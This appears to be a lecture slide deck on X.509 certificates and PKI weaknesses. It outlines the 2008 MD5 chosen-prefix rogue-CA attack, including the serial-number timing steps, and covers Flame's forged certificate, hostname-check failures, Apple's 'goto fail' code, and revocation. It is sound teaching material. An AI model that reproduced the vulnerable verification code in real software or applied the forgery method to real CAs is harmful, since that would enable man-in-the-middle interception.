
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- ◆ Internet standard (1988-2000)
- ◆ Specifies certificate format
  - X.509 certificates are used in IPsec and SSL/TLS
- ◆ Specifies certificate directory service
  - For retrieving other users' CA-certified public keys
- ◆ Specifies a set of authentication protocols
  - For proving identity using public-key signatures
- ◆ Can use with any digital signature scheme and hash function, but must hash before signing

Remember MD5?



# X.509 Certificate




# Back in 2008

[Sotirov et al. “Rogue Certificates”]

- ◆ Many CAs still used MD5
  - RapidSSL, FreeSSL, TrustCenter, RSA Data Security, Thawte, verisign.co.jp
- ◆ Sotirov et al. collected 30,000 website certificates
- ◆ 9,000 of them were signed using MD5 hash
- ◆ 97% of those were issued by RapidSSL

# Colliding Certificates

[Sotirov et al. “Rogue Certificates”]



# Generating Collisions

[Sotirov et al. “Rogue Certificates”]

1-2 days on a cluster of  
200 PlayStation 3's

Equivalent to 8000  
desktop CPU cores or  
\$20,000 on Amazon EC2



# Generating Colliding Certificates

[Sotirov et al. “Rogue Certificates”]

- ◆ RapidSSL uses a fully automated system
  - \$69 for a certificate, issued in 6 seconds
  - Sequential serial numbers
- ◆ Technique for generating colliding certificates
  - Get a certificate with serial number  $S$
  - Predict time  $T$  when RapidSSL's counter goes to  $S+1000$
  - Generate the collision part of the certificate
  - Shortly before time  $T$  buy enough (non-colliding) certificates to increment the counter to  $S+999$
  - Send colliding request at time  $T$  and get serial number  $S+1000$

# Creating a Fake Intermediate CA

[Sotirov et al. “Rogue Certificates”]


serial number	<b>chosen prefix (difference)</b>	rogue CA cert
validity period		rogue CA RSA key
real cert domain name		rogue CA X.509 extensions ← <b>CA bit!</b>
real cert RSA key	<b>collision bits (computed)</b>	Netscape Co Extension (contents ignored by
X.509 extensions		browsers)
signature	<b>identical bytes (copied from real cert)</b>	signature

We are now an intermediate CA. WOOT!

# Result: Perfect Man-in-the-Middle


[Sotirov et al. “Rogue Certificates”]

- ◆ This is a “skeleton key” certificate: it can issue fully trusted certificates for any site (why?)



- ◆ To take advantage, need a network attack
  - Insecure wireless, DNS poisoning, proxy auto-discovery, hacked routers, etc.

# A Rogue Certificate






# Remember Flame?

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- ◆ Cyber-espionage virus (2010-2012)
- ◆ Signed with a fake intermediate CA certificate that appears to be issued by Microsoft and thus accepted by any Windows Update service
  - Fake intermediate CA certificate was created using an MD5 chosen-prefix collision against an obscure Microsoft Terminal Server Licensing Service certificate that was enabled for **code signing** and still used MD5
- ◆ MD5 collision technique possibly pre-dates Sotirov et al.'s work
  - Evidence of state-level cryptanalysis?

# SSL/TLS Handshake

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# SSL/TLS Handshake

Hello



I am Chase.com  
Here is my certificate




Issued by GoDaddy to  
**AllYourSSLAreBelongTo.us**



Ok!



# Failing to Check Hostname




“Researchers at the University of Texas at Austin and Stanford University have discovered that poorly designed APIs used in SSL implementations are to blame for vulnerabilities in many critical non-browser software packages. Serious security vulnerabilities were found in programs such as Amazon’s EC2 Java library, Amazon’s and PayPal’s merchant SDKs, Trillian and AIM instant messaging software, popular integrated shopping cart software packages, Chase mobile banking software, and several Android applications and libraries. **SSL connections from these programs and many others are vulnerable to a man in the middle attack...**”

Major payment processing gateways,  
client software for cloud computing,  
integrated e-commerce software, etc.

- Threatpost (Oct 2012)

# What Happens After Validation?




# Goto Fail





Here is PayPal's certificate  
And here is my signed Diffie-Hellman value



... verify the signature on the DH value using  
the public key from the certificate



```
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
goto fail;  ???
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail; ...
err = sslRawVerify(...);  Signature is verified here
...
fail: ... return err ...
```

# Complete Fail Against MITM

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- ◆ Discovered in February 2014
- ◆ All OS X and iOS software vulnerable to man-in-the-middle attacks
  - Broken TLS implementation provides no protection against the very attack it was supposed to prevent
- ◆ What does this tell you about quality control for security-critical software?



# Certificate Revocation

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- ◆ Revocation is very important
- ◆ Many valid reasons to revoke a certificate
  - Private key corresponding to the certified public key has been compromised
  - User stopped paying his certification fee to the CA and the CA no longer wishes to certify him
  - CA's certificate has been compromised!
- ◆ Expiration is a form of revocation, too
  - Many deployed systems don't bother with revocation
  - Re-issuance of certificates is a big revenue source for certificate authorities



# Certificate Revocation Mechanisms

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## ◆ Online revocation service

- When a certificate is presented, recipient goes to a special online service to verify whether it is still valid

## ◆ Certificate revocation list (CRL)

- CA periodically issues a signed list of revoked certificates
- Can issue a “delta CRL” containing only updates

Q: Does revocation protect against forged certificates?